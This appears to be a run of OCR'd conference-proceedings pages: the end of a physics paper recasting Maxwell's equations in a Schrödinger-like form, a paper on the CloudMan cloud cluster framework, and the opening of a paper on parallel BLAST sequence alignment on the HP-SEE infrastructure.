$$\frac{\partial^2 \mathcal{H}_y(z,t)}{\partial z^2} - \frac{8\pi^2 mE}{A_0^2} \frac{(1+E/2mc^2)^3}{(1+E/mc^2)^4} \mathcal{H}_y(z,t)) = 0, \tag{75}$$

while in the case of low-energy ($eV = ½\, m\, v^2 = K = E - U$),

$$\frac{\partial^2 \mathcal{E}_x(z,t)}{\partial z^2} + \frac{8\pi^2 m}{A_0^2}(E-U)\, \mathcal{E}_x(z,t) = 0, \tag{76}$$

$$\frac{\partial^2 \mathcal{H}_y(z,t)}{\partial z^2} + \frac{8\pi^2 m}{A_0^2}(E-U)\, \mathcal{H}_y(z,t) = 0, \tag{77}$$

which in this form resembles the Schrödinger's equation.

In the same way as we got (70) and (71), using the second derivation with respect to time t, with $\omega = 2\pi\nu$, we get from (68) and (69):

$$\frac{\partial^2 \mathcal{E}_x(z,t)}{\partial t^2} + \omega^2 \mathcal{E}_x(z,t) = 0\,, \tag{78}$$

$$\frac{\partial^2 \mathcal{H}_y(z,t)}{\partial t^2} + \omega^2 \mathcal{H}_y(z,t) = 0\,, \tag{79}$$

or, using (49) and $eV = -E$,

$$\frac{\partial^2 \mathcal{E}_x(z,t)}{\partial t^2} + \frac{4\pi^2 E^2}{A_0^2}\left(\frac{1+E/2mc^2}{1+E/mc^2}\right)^2 \mathcal{E}_x(z,t) = 0\,, \tag{80}$$

$$\frac{\partial^2 \mathcal{H}_y(z,t)}{\partial t^2} + \frac{4\pi^2 E^2}{A_0^2}\left(\frac{1+E/2mc^2}{1+E/mc^2}\right)^2 \mathcal{H}_y(z,t) = 0\,. \tag{81}$$

Unlike wave function Ψ in the Schrödinger's equation, $\partial^2\Psi/\partial x^2 + 8\pi^2 m(E-U)\Psi/h^2 = 0$, [18], physical meaning of wave functions, $\mathcal{E}_x$ and $\mathcal{H}_y$, in this article is entirely clear. As discussed above, $\mathcal{E}_x(z,t)$ is the x-component of the electric field dependent on the z-axis of the rectangular coordinate system and the time t, and $\mathcal{H}_y(z,t)$ is the y-component of the magnetic field dependent on the z-axis of the rectangular coordinate system and the time t. Meaning of all the other physical quantities in this article is also completely clear.

The solutions of differential equations (76) and (77) are the same as the known solutions of the Schrödinger's equation only the meaning of the wave function is different.

VI. CONCLUSION

The article shows how Maxwell's equations adapted to the use in the nanometer range. The resulting equations are similar at the end of Schrödinger's equation, which was expected. Given the great success of the application of Schrödinger's equation, it is also a confirmation of the success of Maxwell's equations. The advantage of Maxwell's equations is that they are part of a comprehensive theory, while Schrödinger's equation is only one isolated part adapted to the atomic scale. Hence the resulting difficulty in interpreting the meaning of the wave function in the Schrödinger's equation. Such difficulties in Maxwell's theory, of course, do not exist. Therefore it seems appropriate to use Maxwell's equations in the nanometer range, in which up to now exclusively used Schrödinger's equations.

[1] J. A. Wheeler and R. P. Feynman, Rev. Mod. Phys. **17**, 157 (1945), p.162.
[2] M. Perkovac, Phys. Essays **15**, 41 (2002); **16**, 162 (2003); http://arxiv.org/abs/1010.6083.
[3] D. R. Frankl, Electromagnetic theory (Prentice-Hall, Inc., Englewood Cliffs 07632, 1986).
[4] J. D. Jackson, Classical Electrodynamics, 3rd edition (John Wiley & Sons, Inc., New York, 1998).
[5] T. Bosanac, Teoretska elektrotehnika 1, Tehnička knjiga, Zagreb, 1973.
[6] Z. Haznadar and Ž. Štih, Elektromagnetizam, Školska knjiga, Zagreb, 1997.
[7] R. Rüdenberg, Elektrische Schaltvorgänge, Verlag von Julius Springer, Berlin, 1923, p. 329.
[8] H. Czichos, HÜTTE, Die Grundlagen der Ingenieuewissenschaften, 29. Auflage, Springer-Verlag, Berlin, 1989, p. B 199.
[9] T. Bosanac, Teoretska elektrotehnika, (Ref. 5), p. 371.
[10] R. H. Good, Classical Electromagnetism, Saunders Golden Sunburst Series, Fort Worth, 1999, p. 420.
[11] R. Rüdenberg, Elektrische Schaltvorgänge, (Ref. 7), p. 352.
[12] M. Perkovac, http://arxiv.org/abs/1010.6083, (Ref. 2).
[13] H. Czichos, HÜTTE (Ref. 7), p. B 200.
[14] M. Perkovac, http://arxiv.org/abs/1010.6083, (Ref. 2).
[15] Ibid.
[16] E. W. Schpolski, Atomphysik, Teil I, VEB Deutscher Verlag der Wissenschaften, Berlin, 1979, p. 406.
[17] Z. Haznadar and Ž. Štih, Elektromagnetizam, (Ref. 6), p. 436.
[18] B. Wong, Phys. Essays **22**, 296 (2009).

CloudMan as a Tool Execution Framework for the Cloud

Enis Afgan, Karolj Skala, Davor Davidović, Tomislav Lipić and Ivan Sović
Ruđer Bošković Institute/Centre for Informatics and Computing,
Bijenička 54, HR-10000, Zagreb, Croatia
{Enis.Afgan, skala, Davor.Davidovic, Tomislav.Lipic, Ivan.Sovic}@irb.hr

Abstract - Cloud computing has revolutionized how availability and access to computing and storage resources is realized; it has made it possible to provision a large computational infrastructure in a matter of minutes, all through a web browser. What it has not yet solved is accessibility of a tool execution environment where tools and data can easily be added and used in non-trivial scenarios. In this paper, we demonstrate how CloudMan (http://usecloudman.org) can be used to provide complete and complex tool execution environments for making cloud resources functional for a desired domain.

I. INTRODUCTION

Conducting controlled, consistent, verifiable and repeatable experiments is of utmost importance for the development of computer science [1] - although this paradigm is applicable for every research regardless of the field of study. Additionally, many branches of modern research are computation- and data-intensive forms of discovery, encompassing the generation, analysis and interpretation of vast amounts of data against catalogs of existing knowledge in complex multi-stage workflows that are enabled by a combination of analysis platforms and computational infrastructures. Massive amount of computing power, derived from a large number of computers, is often required to perform these large-scale experiments [2]. Scientific computing in most cases requires availability of such distributed computing and networking platforms which, in traditional high-performance computing solutions, account either for locally installed clusters and supercomputers, or distributed grids, that are often difficult to setup, maintain and operate. On the other hand, cloud computing provides a completely new model of utilizing the computing infrastructure, where computing and storage resources can be provisioned in a dynamic, scalable, on demand and pay per use basis, and released when no longer needed [2].

Cloud computing refers both to applications delivered as services over the Internet and the hardware and systems software in the data centers that provide those services [3]. In this manner, the cloud can be divided into three major service types that are available to end users, scientific institutions, and enterprises: Infrastructure as a Service (IaaS), Platform as a Service (PaaS) and Software as a Service (SaaS) [2]. IaaS refers to provisioning IT infrastructure resources over the network based on virtual or physical resources that meet the CPU, power, storage, and operating system requirements [2]. Amazon Web Services (aws.amazon.com) is an example of a major IaaS vendor, while other providers include GoGrid and Flexiscale [4]. PaaS encompasses the provisioning of a platform layer with resources such as software development frameworks for applications that will run on the cloud. Applications utilizing PaaS layer interact with the cloud on the higher level of abstraction while the low-level components are hidden behind the platform layer. Examples of PaaS providers include Google App Engine and Microsoft Azure. SaaS represents the top end of the cloud computing stack by providing functional applications and services but also yielding least user customization [2][4]. Examples of SaaS include Google Documents, online email clients, or photo sharing sites.

Although gradually adopted by select groups, the potential offered by cloud platforms is only partially exploited because much of its functionality is still cumbersome to use for the end users. The reality of using cloud resources is that the necessary tools, libraries, and applications for every day best practices in research and operational business routines are by themselves relatively complicated to install and customize. Even if those are made available via predefined platforms or custom solutions, their scope is often limited and usage predefined. They typically also involve a high level of on-going maintenance to keep the software and data up-to-date. Such maintenance currently requires significant expertise in software development and system administration. These requirements stand in the way of cloud adoption, particularly among small development and research groups with insufficient capacity to tackle such IT challenges.

Currently many powerful solutions exist for materializing the cloud concepts, but somewhat lack easy-to-use principles that would allow end users to take full advantage of them. Thus, developing cloud methodologies is no longer the main challenge in the uptake of the cloud. Instead the problem lies in making existing methodologies usable for end users so that they can take full advantage of the existing resources. Some of the challenges standing in the way of the widespread acceptance of clouds are being addressed by a number of research projects, contributing to minimize the technical complexities of using the cloud by leveraging and developing cloud platforms to reach higher levels of innovation and automation [5]. These research projects include (amongst others): mOSAIC [6], 4CaaST [7], Contrail [8], CumuloNimbo [9], StratusLab [10], StarCluster [11], RedHat OpenShift Flex [12], Manjrasoft Aneka [13], and Cirrocumulus [14].

To bridge this critically important gap between computational resources and end users we have previously developed CloudMan [1][15][17]. CloudMan makes it remarkably easy to exploit the potential of cloud resources without burdening users with tedious details: it delivers a framework and a platform for providing accessible solutions built on the flexibility of IaaS while delivering it in a PaaS format. The software and services offered by CloudMan have already attracted and established a growing community of users and developers, which confirms the emerging trend of acceptance and integration of accessible solutions based on the cloud computing model into the everyday workflow of end users.

In this paper we demonstrate the application of CloudMan as a tool execution framework for the cloud, and give insight to the ease and rapidity of deploying configured and ready to use systems. In Section II we present the overview of the CloudMan architecture including supported file systems, the data persistence model, and deployment concepts. Lastly, we describe three categories of applications that can be deployed into the CloudMan platform, thus alluding at the potential flexibility of the described platform.

II. TOOL DEPLOYMENT AND EXECUTION FRAMEWORK FOR THE CLOUD

The cloud infrastructure and the overlaying layer for operating it are in a mature phase (e.g. AWS, OpenStack, Eucalyptus, OpenNebula). Although the infrastructure provides most of the required functionality to gain access to a functional infrastructure, it is quite complicated and time consuming for the inexperienced and non-technically educated users to properly exploit infrastructure's full potential. CloudMan has successfully resolved many issues regarding accessibility to cloud resources.

CloudMan provides an interface between IaaS and SaaS, acting as a platform that encapsulates several important functionalities. Some of the most prominent features that are supported include automated (and thus reproducible) configuration for machine image, dynamic persistent storage for tools and data, automated scaling of the underlying infrastructure, and sharing of complete deployments. All this is exposed through a web browser making it very accessible to end users.

The underlying architecture allows each CloudMan deployment to be customized by individual users and thus meet their specific needs. Once customized, the customizations can be persisted even after the cloud instance is terminated (i.e. cloud image can be saved and re-opened again without losing any information). Furthermore, the customized instances can easily be shared with different users within the same cloud provider. This implies sharing of the deployment (including the applications and the data) so that the entire deployment runs under a different user account and is thus independent of other user's resources. Lastly, CloudMan provides support for elastic resource scaling, which can be manual or automatic. The elastic scaling reduces the cost as the certain resources (storage, CPUs, etc) can be removed or added dynamically during the instance runtime, based on the current workload.

CloudMan platform also defines functional but customizable application execution environments (e.g., SMP, MPI, map-reduce). These parallel execution environments are automatically set-up at the instance launch time and made available to users and applications. These environments cover a wide range of uses without requiring users to perform any configuration, which contributes toward making the underlying infrastructure accessible and instantly usable. Simultaneously, because each CloudMan instance of the can be customized, these environments can be adjusted to meet specific application needs. This enabled CloudMan to act as a platform - a platform that allows users to incrementally build on top of an already rich set of preconfigured and functional features. This is in direct contrast with having to recreate all of the lower-level features or mastering an entirely new methodology for working with the cloud infrastructures. This model makes it possible to support the entire life cycle of a tool and an analysis without requiring any special provisions from the developer or the end user.

A. CloudMan arhitecture

CloudMan architecture represents a step toward defining a universal environment for deploying a range of applications on cloud infrastructures. The motivation for this approach is twofold: (1) provide a template for those wishing to migrate their own application to an aggregated infrastructure environment and (2) enable the underlying infrastructure to be interchanged while minimizing changes required to realize the bridge between IaaS and SaaS.

The presented architecture focuses on encapsulating an existing application into a deployable unit that can be instantiated by an individual user. With this approach the applications are abstracted and infrastructure independent. At the same time, a readily deployable application unit allows users to easily and quickly gain access to the desired application. The user is thus not encumbered by having to install and maintain their own infrastructure or installation, nor limited by restrictions imposed by availability of a public deployment of an application. If the application deployment unit exists for multiple infrastructure providers, the user is also free to choose where to run the application. As a result of the self-contained application unit deployment process, the user can independently utilize IaaS infrastructure while enjoying SaaS usability. This approach creates a separation of concerns at a high level and allows everyone involved to focus on their domain instead of being bogged down by management and maintenance routines and requirements.




Figure 1. Composition of components composing the arhitecture to enable CloudMan exexution in virtualized environment: (1) The administrator user accesses the infrastructure console manager and requests an instance; (2) an instance is instantiated (this may be an instance with CloudMan already enabled or CloudMan can easily be added to the instance); (3) CloudMan controller starts; (4) the controller contextualizes itself by obtaining needed context from the persistent data repository; (5) any external storage resources are then attached and configured automatically by eCloudMan into appropriate file systems; (6) the administrator user has the option of providing configuration information about their new cluster through eCloudMan's web interface, e.g., cluster size limits; (7) optionally, eCloudMan configures and starts specific application(s); (9) the user can monitor and update deployment parameters via CloudMan, CloudMan automatically scales the cluster, acquiring and releasing additional worker instances as needed but also staying within the predefined constraints; (10) the platform and the application can be used directly or via the eCloudMan API; (11) applications run transparently on the backend resources.

CloudMan is implemented as a standalone web application that acts as a manager for the instantiated deployment. To enable composition of multiple instances into a compute cluster, at the implementation level, CloudMan is represented by two services, a master and a worker. The distinction between services is determined at instance boot time, based on the given instance's role. All of the instance contextualization, master-worker communication, and status reporting is performed through a messaging system implemented using the Advanced Message Queuing Protocol standard and using a RabbitMQ server deployed on the master instance [16].

Conceptually, CloudMan architecture is based on separation and subsequent coordination of otherwise independent infrastructure components: the *machine image*, a *persistent data repository*, and *persistent storage resources* (e.g. data snapshots). The composition and interaction of those three independent components, that comprise the CloudMan architecture, are described in Figure 1. The *machine image* is characterized by simplicity; it consists only of the basic services required to initiate the application unit deployment process. In particular, besides selecting the underlying operating system, only the core set of services is installed on the image itself. Alongside these services, a contextualization script is included in the basic machine image. Contextualization is the process of coordinating the machine instance preparation and deployment at runtime. The contextualization script included in CloudMan's machine image serves only as an access point to the instance while the contextualization details are extracted and stored from the persistent data repository. The *persistent data repository* lives independent of the machine image and is used to provide instance contextualization details, such as, the boot time scripts that define which services should be started. Lastly, *persistent storage resources*, or snapshots, are used as the storage medium for applications, any required tools, libraries, or datasets the application depends on, and the user data.

Once instantiated, these components are aggregated by CloudMan into a cohesive and operational unit with all the features described above becoming functional. As part of the setup, CloudMan automatically configures the master instance as a head node of a Sun Grid Engine (SGE) compute cluster but it does not start any additional worker instances or assign persistent storage to the cluster. In the context of cloud computing, compute instances are usually transient, meaning that any changes made to an instance while the instance is alive are lost at instance termination. In order to persist any data uploaded to the cloud or any analysis results, the data needs to be stored on an external data volume. In the case of CloudMan on EC2, Amazon's Elastic Block Storage (EBS) volumes are used as the persistent storage resources.

At termination time, any read-only persistent storage resources are deleted because they will be recreated from the preexisting snapshots. The persistent storage resources containing user data however are preserved in the user's account. Similarly, all of the cluster configuration settings are preserved in the persistent data repository and will be used upon next cluster instantiation to assemble the complete deployment.

Over the past two years of development, the described architecture has proven very effective and resilient to different cloud providers. Overall, the architecture provides the following benefits:

- Minimum setup time and cost: no need for an external broker

- Automated configuration
- Transparent data persistence
- Self-contained deployment: customizable instances; versioning of tools, data, and configurations

B. Running applications using CloudMan

CloudMan currently supports creation of compute clusters on Amazon's EC2 cloud computing infrastructure as well as OpenStanc and OpenNebula based clouds. The process of instantiating a cluster does not require any computational experience, and requires no compute infrastructure or software beyond the web browser used to control the cluster. Thus, CloudMan is ideal for independent researchers and small labs that have a specific or periodic need for computational resources but lack informatics expertise and commitment to manage and maintain a computational cluster. The process of instantiating a CloudMan compute cluster consists of three steps: (1) obtain an account on the supported cloud (AWS or OpenStack or OpenNebula private clouds), (2) use biocloudcentral.org portal to start a master instance, and (3) use the CloudMan web console on the master instance to manage the cluster size and data persistence. This approach takes very short time to setup a compute cluster and allows a user to have any number of independent clusters, thus supporting easy separation of projects or groups. Once set up, additional users may use the cluster. Depending on the type of application used, user may be able to use the cluster via the web interface or by logging into the instance via command line tools.

For the case of AWS, CloudMan comes preconfigured with more than 100 bioinformatics tools. In addition, at cluster start time, it can be configured to deploy Galaxy application with numerous other tools and 700GB of reference genome data. If a specific tool is not available, it is possible for a user to customize their instance and add the desired tool (see below). Once added, the instance changes may be persisted and shared with other users, as outlined in section B above.

Another interesting example of utilizing CloudMan platform is deployment of the WRF-ARW – weather research and forecasting model. This model requires large storage and computational resources and is favorable to see how it can exploit unique and powerful features of Cloud. In the past, several deployments of the WRF-ARW model has been made on Grid infrastructure [18][19]. All of these attempts of deployments were on a fixed and pre-defined architecture (computing nodes, storage, operating system, etc.).

Regardless of whether is a preinstalled tool or a user-installed one, SGE job manager is configured and used on the cluster for job management. This makes it possible for users to simply copy their job scripts to the cloud cluster and run them there - but with the scalability offered through cloud computing. When a given cluster is no longer needed, the CloudMan web interface can be used to terminate all of the services and worker instances. If persistent data storage was associated with the cluster, the data is preserved while the cluster is offline, and made available in the same state once the cluster is instantiated again. It takes only a few minutes to scale up or down a cluster and consume the required amount of resources.

When installing the set of tools supported by CloudMan platform by default, a script is used to automatically install all the tools. This script is available at https://bitbucket.org/afgane/mi-deployment/ and may be used when customizing individual instances to include the desired tools. Once customized, the user has an option to persist the changes via CloudMan's web interface, thus making those changes readily available for future cluster invocations and/or sharing with other users.

In order to install a custom application, a user instantiates a cloud cluster, modifies the contents of the persistent storage resources (e.g. EBS volumes) by installing the desired tools (performed just like on any other machine), creates a snapshot of the modified data volume (done automatically through CloudMan's web interface), and points their cluster setup to use the newly created data volume snapshot (also done automatically through a web UI). As a result, the functionality and the architecture of CloudMan can easily be adjusted to the computing needs of individual researchers and different domains. This makes it possible for end users to add their own tools to a CloudMan cluster instance while also reusing all of the other provided features.

Note that the implications of such customization mean that one could install a custom tool and provide some sample data. Then persist those changes and share the cluster with the community. Then, users can simply instantiate this shared instance and start using the tool and the data made available without actually having to install or configure anything. Along with the tool, the users were also able to acquire the infrastructure (form the cloud), thus making a given tool instantly accessible to the end users.

C. Application types and the CloudMan platform

Based on the defined architecture of CloudMan, one can define three applications types. Application types are divided depending on where, how and when the applications are installed. These types are:

Type I: a self-contained application that can be installed manually by the user as it would be installed on any user machine or cluster. This application and its dependencies should be installed on the user's persistent data volume and thus it will be retained across invocations of this cluster. The WRF-ARW model is an example for this type.

Type II: an application that wants to be shared with others or may have 3rd party dependencies but none of those include system-level changes. This type of application should be installed on the persistent data repository derived from a snapshot and use CloudMan's features to persist those changes on the otherwise read-only file system. An example for this type of application is SGE.

Type III: an application that requires system-wide install because its dependencies must be a part of the operating system. For this case, a new machine image

needs to be created. Once the new machine image is created, future invocations of this cluster should use that particular machine image. GalaxyTool is an example of this type.

III. CONLUSION

To keep up with the growth of research data being produced and the accompanying computational demand required to process those data, there is a need for increased access to computational resources. Cloud computing offers access to such resources but still makes it difficult to create complex deployments of useful standalone infrastructures. This is especially cumbersome for individuals and small labs that lack informatics support to fully harness this general-purpose infrastructure.

This paper showcases how CloudMan can be used to lower the barrier of entry into cloud computing while readily leveraging many of the features of the cloud. Namely, CloudMan handles all of the intricacies of cloud computing resource acquisition, configuration, and scaling to deliver a personal compute cluster in a matter of minutes. All of the interaction with CloudMan and the associated cloud cluster management is performed through a web based user interface and requires no computational expertise. Alternatively, if advanced access to the system is desired, one can easily gain access while continuing to operate in a traditional cluster environment.

Overall, the CloudMan platform can be preconfigured with numerous applications that are ready to be used. The installation procedure for those tools is fully automated thus supporting reproducibility. In addition, three different cloud application types were categorized according to the way of their deployment as potential candidates for customizing a given instance of CloudMan.

ACKNOWLEDGMENT

The authors acknowledge the support of scientific research project “Methods of scientific visualization” (098-098 2562-2567), founded by the Ministry of Science, Education and Sports of the Republic of Croatia. Additionally, the authors would also like to thank the Galaxy Team who was responsible for deployment of the Galaxy application with CloudMan.

REFERENCES

[1] Afgan E., Baker D., Coraor N., Goto H., Paul I.M, Makova K.D., Nekrutenko A., Taylor J., "Harnessing cloud computing with Galaxy Cloud," Nature Biotechnology, Vol 29, Issue 11, 2011.

[2] Christian Vecchiola, Suraj Pandey, and Rajkumar Buyya, “High-Performance Cloud Computing: A View of Scientific Applications, in Proceedings of the 10th International Symposium on Pervasive Systems Algorithms and Networks, 2009, p. 13

[3] Above the Clouds: A Berkeley View of Cloud Computing

[4] Zhang, Q., Cheng, L., Boutaba, R.: Cloud computing: state of the art and research challenges. Journal of In-ternet Services and Applications 1(1) (2010)

[5] A. Menychtas, G. Kousiouris, D. Kyriazis, and T. Varvarigou, “Minimizing technical complexities in emerging cloud computing platforms”, in Euro-Par 2010 Proceedings of the 2010 conference on Parallel processing, 2010, pp. 603-610.

[6] “Mosaic Cloud”, http://www.mosaic-cloud.eu/

[7] “4CaaSt”, http://4caast.morfeo-project.org/

[8] “Contrail”, http://contrail-project.eu/

[9] “CumuloNimbo” , http://cumulonimbo.eu/

[10] “StratusLab”, http://stratuslab.eu/doku.php/start

[11] “StarCluster”, http://web.mit.edu/stardev/cluster/

[12] “Red Hat OpenShift”, https://openshift.redhat.com/app/

[13] “Manjrasoft Aneka”, http://www.manjrasoft.com/products.html

[14] “Cirrocumulus”, http://knoesis.org/research/srl/projects/cirrocumulus/

[15] E. Afgan, D. Baker, N. Coraor, B. Chapman, A. Nekrutenko, and J. Taylor, “Galaxy CloudMan: delivering cloud compute clusters.”, BMC bioinformatics, vol. 11 Suppl 1, no. 12, p. S4, Jan. 2010.

[16] Afgan E., Baker D., Taylor J., “A Reference Model for Deploying Applications in Virtualized Environments,” Concurrency and Computation: Practice and Experience, 2011.

[17] Afgan E., Goecks J., Baker D., Coraor N., the Galaxy Team, Nekrutenko A., and Taylor J., "Galaxy - a Gateway to Tools in e-Science," in Guide to e-Science: Next Generation Scientific Research and Discovery , K. Yang, Ed., ed: Springer, 2011, p. 145-177.

[18] Davidović, D.; Skala, K.; Belušić, D.; Telišman-Prtenjak, M., “Grid implementation of the Weather Research and Forecasting model,” Earth Science Informatics, vol. 3, issue 4, pp.199-208, 2010

[19] Davidović, Davor; Skala, Karolj. Implementation of the WRF-ARW prognostic model on the Grid, Proceedings Vol. I. MEET&GVS 33rd International Convention MIPRO, pp. 253-258, 2010

BIOINFORMATICS, MEDICINE AND VISUALIZATION

Short fragment sequence alignment on the HP-SEE infrastructure

Miklos Kozlovszky*, Gergely Windisch**, Ákos Balaskó*
* MTA SZTAKI/Laboratory of Parallel and Distributed Computing, Budapest, Hungary
* Óbuda University/John von Neumann Faculty of Informatics, Budapest, Hungary
m.kozlovszky@sztaki.hu

Abstract - The recently used deep sequencing techniques represent a new data processing challenge: mapping short fragment reads to open-access eukaryotic genomes at the scale of several hundred thousand. This problem is solvable by BLAST, BWA and similar sequence alignment tools. BLAST is one of the most frequently used tool in bioinformatics and BWA is a relative new fast light-weighted tool that aligns effectively short sequences. Local installations of these algorithms are typically not able to handle large problem size therefore the sequence alignment process runs slowly, while web based implementations cannot accept high number of queries. HP-SEE infrastructure allows accessing massively parallel supercomputing infrastructure. With gUSE/WS-PGRADE we have created successfully an online Bioinformatics eScience Gateway, which is capable to serve the short fragment sequence alignment demand of the regional bioinformatics communities within the SEE region. Using workflows we have ported algorithms (BLAST and BWA) to the massively parallel HP-SEE infrastructure. In this paper we describe the created Bioinformatics eScience Gateway, and show as case study how we have implemented the ported BLAST workflow using parameter study. With our online service, researchers can do high throughput sequence alignments against the eukaryotic genomes to search for regulatory mechanisms controlled by short fragments on HP-SEE's supercomputing infrastructure.

Keywords

Application porting, sequence alignment workflow, HP-SEE, gUSE

I. INTRODUCTION

Nowadays, bioinformatics provides key in-silico research procedures to match biological sequences against large sequence databases. DNA and protein sequences are built up from IUPAC codes (normal alphabetic characters), which can compared (aligned) with other sequences. The recently used deep sequencing techniques present a new data processing challenge: mapping short fragment reads to open-access eukaryotic genomes at the scale of several hundred thousand. Since in most of the cases searching on large data set means data-, and compute-intensive challenge, solutions to decrease the computational time are highly needed. eScience Gateways have been used worldwide to solve computational problems in bioinformatics like the MOSGrid portal [1,2] or ProGenGrid [3].

This paper shows how we have built up with the grid User Support Environment (gUSE)[4] the portal like HP-SEE Bioinformatics eScience Gateway and as a case study how one of the sequence alignment tools has been ported to HP-SEE's supercomputing infrastructure.

A. Motivation

Our work was carried out mainly from the collaboration between the Grid Application Support Centre of MTA SZTAKI and the Obuda University. The Grid Application Support Centre (GASuC) [5] at MTA SZTAKI has already a quite long track record with successfully ported applications to Distributed Computing Infrastructures (DCIs). GASuC is supporting large EU projects, where the Centre is providing knowledge transfer and development tools for DCI porting tasks. Our solution is heavily needed for some national research labs in Hungary to do short sequence alignments for tiRNA searches against large human datasets and with our service also researchers from the SEE (South East European) region can do sequence analysis with high throughput short fragment sequence alignments against the eukaryotic genomes to search for regulatory mechanisms controlled by short fragments.

II. THE HP-SEE PROJECT AND ITS INFRASTRUCTURE

The High-Performance Computing Infrastructure for South East Europe (HP-SEE) [6] project links existing and upcoming HPC facilities in South East Europe in a common infrastructure, and it provides support for the active regional research communities (shown in Fig. 1.). The HP-SEE project started in 2010 with duration of 24 months and involves 14 countries mainly from the SEE region. It receives EC support through FP7 under the "Research Infrastructures" action.




Figure 1. Converged Communication & Service Infrastructure Model for South-East Europe [7]

The initiative opens up the South East European HPC infrastructure to a wide range of new user communities, including those of less-resourced countries, fostering collaboration and providing advanced capabilities to researchers. Three main targeted research communities have been identified: computational physics, computational chemistry and life sciences. MTA SZTAKI and Obuda University are working together in the Life Science VO of the HP-SEE project.

III. HP-SEE'S BIOINFORMATICS ESCIENCE GATEWAY

The Bioinformatics eScience Gateway based on gUSE and operates within the Life Science VO of the HP-SEE infrastructure. It provides unified GUI of different bioinformatics applications (such as BLAST, BWA, or gene mapper applications) and enables end-user access indirectly to some open European bioinformatics databases. gUSE is basically a virtualization environment providing large set of high-level DCI services by which interoperation among classical service and desktop grids, clouds and clusters, unique web services and user communities can be achieved in a scalable way. gUSE has a graphical user interface, which is called WS-PGRADE. All part of gUSE is implemented as a set of Web services. WS-PGRADE uses the client APIs of gUSE services to turn user requests into sequences of gUSE specific Web service calls. Our bioinformaticians need application specific portlets to make the usage of the portal more customized for their work. In order to support the development of such application specific UI we have used the Application Specific Module (ASM) API [8] of the gUSE by which such customization can easily and quickly be done. Some other remaining features were included from WS-PGRADE. Our GUI is built up from JSR168 compliant portlets and can be accessed via normal Web browsers (shown in Fig. 2.).



Figure 2. Login screen of the HP-SEE Bioinformatics eScience Gateway

A. *Bioinformatics eScience gateway resources*

In our Bioinformatics eScience Gateway the gUSE back-end is connected to various DCIs (shown in Fig. 3.). Because the developed workflows are independent from the DCI middleware, the resource allocation depends mainly on the scale of the problem size and the available infrastructure.




Figure 3. Computational and storage resources of the Bioinformatics eScience Gateway

IV. IMPLEMENTATION OF THE GENERIC BLAST WORKFLOW

Normal applications need to be firstly ported for use with gUSE/WS-PGRADE. Our used porting methodology includes two main steps: workflow development and user specific web interface development based on gUSE's ASM (shown in Fig. 4.). gUSE is using a DAG (directed acyclic graph) based workflow concept. In a generic workflow, nodes represent jobs, which are basically batch programs to be executed on one of the DCI's computing element. Ports represent input/output files the jobs receiving or producing. Arcs between ports represent file transfer operations. gUSE supports Parameter Study [9] type high level parallelization. In the workflow special Generator ports can be used to generate the input files for all parallel jobs automatically while Collector jobs can run after all parallel execution to collect all parallel outputs. During the BLAST porting, we have exploited all the PS capabilities of gUSE.

